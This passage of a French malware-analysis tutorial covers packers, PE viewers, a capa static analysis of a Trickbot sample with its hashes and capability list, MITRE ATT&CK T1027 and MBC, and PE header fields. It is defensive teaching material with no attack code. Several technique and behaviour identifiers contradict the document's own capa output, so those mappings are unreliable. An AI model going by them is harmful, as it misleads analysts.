
Voici maintenant un programme compressé avec le packer **UPX** :




Voici un programme protégé par **VMProtect** :




Le programme suivant en Delphi est protégé par **Enigma Protector** :




PEViewer




pestudio



PE-bear



Dependency Walker



1	Fichier analysé
2	DLL importées
3	Fonctions importées
4	Toutes les fonctions possibles
5	Informations additionnelles
6	Erreurs et avertissements

Malware Analysis – Analyse statique avec CAPA

Le programme capa.exe est un outil open source de l'équipe de FLARE qui permet de faire de l'analyse statique de malware.

Le voici ci-dessous testé sur Trickbot, un cheval de Troie qui vole des données bancaires :

```
C:\Users\rto\Desktop>capa Trickbot.bin
```

md5	f0e3d9253382b367c06317a341054aa1
sha1	3bca87eac9c996474d55ffbab8ec09eec4e87202
sha256	edcedbac57a24ff8ea61ac29936d868fbc0d8d7bdf4e0fa47bcf7ec53bb6d888
analysis	static
os	windows
format	pe
arch	i386
path	C:/Users/rto/Desktop/Trickbot.bin

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Obfuscated Files or Information::Indicator Removal from Tools [T1027.005] Process Injection::Thread Execution Hijacking [T1055.003] Reflective Code Loading [T1620]

MBC Objective	MBC Behavior
ANTI-STATIC ANALYSIS	Executable Code Obfuscation::Argument Obfuscation [B0032.020] Executable Code Obfuscation::Stack Strings [B0032.017]
DISCOVERY	Code Discovery::Enumerate PE Sections [B0046.001]
FILE SYSTEM	Writes File [C0052]
MEMORY	Allocate Memory [C0007]
PROCESS	Allocate Thread Local Storage [C0040] Check Mutex [C0043] Create Mutex [C0042] Create Process [C0017] Create Thread [C0038] Resume Thread [C0054] Set Thread Local Storage Value [C0041] Suspend Thread [C0055] Terminate Process [C0018]

Capability	Namespace
contain obfuscated stackstrings (2 matches)	anti-analysis/obfuscation/string/stackstring
contain a thread local storage (.tls) section	executable/pe/section/tls
write file on Windows (3 matches)	host-interaction/file-system/write
check mutex on Windows (2 matches)	host-interaction/mutex
get thread local storage value (4 matches)	host-interaction/process
execute command (5 matches)	host-interaction/process/create
hijack thread execution	host-interaction/process/inject
terminate process	host-interaction/process/terminate
create thread	host-interaction/thread/create
allocate thread local storage	host-interaction/thread/tls
set thread local storage value (4 matches)	host-interaction/thread/tls
enumerate PE sections	load-code/pe
resolve function by parsing PE exports	load-code/pe
execute shellcode via indirect call (2 matches)	load-code/shellcode

On peut voir ci-dessus que TrickBot utilise notamment la technique MITRE ATT&CK T1027. Voyons cela page suivante.

La technique MITRE ATT&CK T1027 mentionnée page précédente concerne l'obfuscation de fichiers. Elle possède plusieurs sous-techniques :

- **T1027.001 (Binary Padding)** : ajouter des données inutiles pour modifier les empreintes de hash.
- **T1027.002 (Software Packing)** : utiliser des packers pour masquer le contenu du binaire.
- **T1027.003 (Steganography)** : dissimuler des données dans des images, vidéos, etc.
- **T1027.004 (Indicator Removal from Tools)** : modifier les outils pour effacer ou modifier les indicateurs typiques (ex : strings, métadonnées).
- **T1027.005 (Embedded Payloads)** : insérer des payloads dans des fichiers non exécutables.

Un exemple de technique T1027 est l'encodage en base64 qui rend la détection plus ardue.

Le logiciel capa.exe fournit également les comportements MBC (exemple de la page précédente : C0052 (= encodage de données)

Le référentiel MBC, comme ATT&CK, fut créé par MITRE, une organisation à but non lucratif active dans le domaine de la cybersécurité. Alors que MITRE ATT&CK s'intéresse aux tactiques, techniques et procédures (TTP) de l'attaquant, MBC s'intéresse plutôt aux actions que le code réalise.

MITRE ATT&CK = "que fait l'attaquant ?"

MBC = "que fait le malware ?"

La technique de l'attaquant T1027 (MITRE ATT&CK) correspond donc au comportement des malwares B0052 (MBC) :


T1027 = Obfuscated Files or Information

B0052 = Encode Data

Malware Analysis - Analyse statique avec PE-Tree

Le programme PE-Tree est un module Python développé par BlackBerry pour l'analyse et la visualisation des fichiers *Portable Executable* (PE), tels que les exécutables Windows (.exe) et les bibliothèques dynamiques (.dll).


Exemple de commande (sur REMnux) : sudo pe-tree program.exe



Les fichiers *Portable Executable* (PE) de Windows débute toujours par les deux octets 0x4D 0x5A (soit les deux lettres MZ). Ces deux caractères (qui sont donc les "octets magiques" identifiant ce type de fichier) sont les initiales de l'ingénieur de Microsoft qui a conçu le format PE : Mark Zbikowski.

Dans l'IMAGE_DOS_HEADER (ci-dessous), nous trouvons deux valeurs intéressantes :


- ➔ **e_magic : on y trouve les octets magiques typiques des fichiers PE (0x5a4d correspond à 0x4d5a dont les octets sont écrits à l'envers à cause de l'endianness. Intel x86 utilise en effet l'écriture little-endian. 0x4d5a correspond aux deux lettres MZ)**
- ➔ **e_lfanew : C'est un offset (décalage), c'est-à-dire une adresse relative, qui indique où commence le vrai header PE dans le fichier.**



Le **DOS STUB** contient le fameux message : !***This program cannot be run in DOS mode*** qui s'affiche si le programme ne peut s'exécuter.

Le **NT_HEADERS** se compose des éléments suivants :

- ➔ **Signature**
- ➔ **FILE_HEADER**
- ➔ **OPTIONAL_HEADER**




Le **FILE_HEADER** contient plusieurs informations comme :


- ➔ Machine : architecture compatible avec le programme (ici AMD64 = binaire 64 bits)
- ➔ TimeDateStamp : date à laquelle le programme a été compilé

OPTIONAL_HEADER contient également plusieurs informations comme :

- ➔ Magic : si ce champ vaut 0x10b, il s'agit d'une application 32 bits. Si il vaut 0x20b, il s'agira d'une application 64 bits.
- ➔ Subsystem : ce champ peut valoir GUI (Graphical User Interface), CUI (Commandline User Interface), …



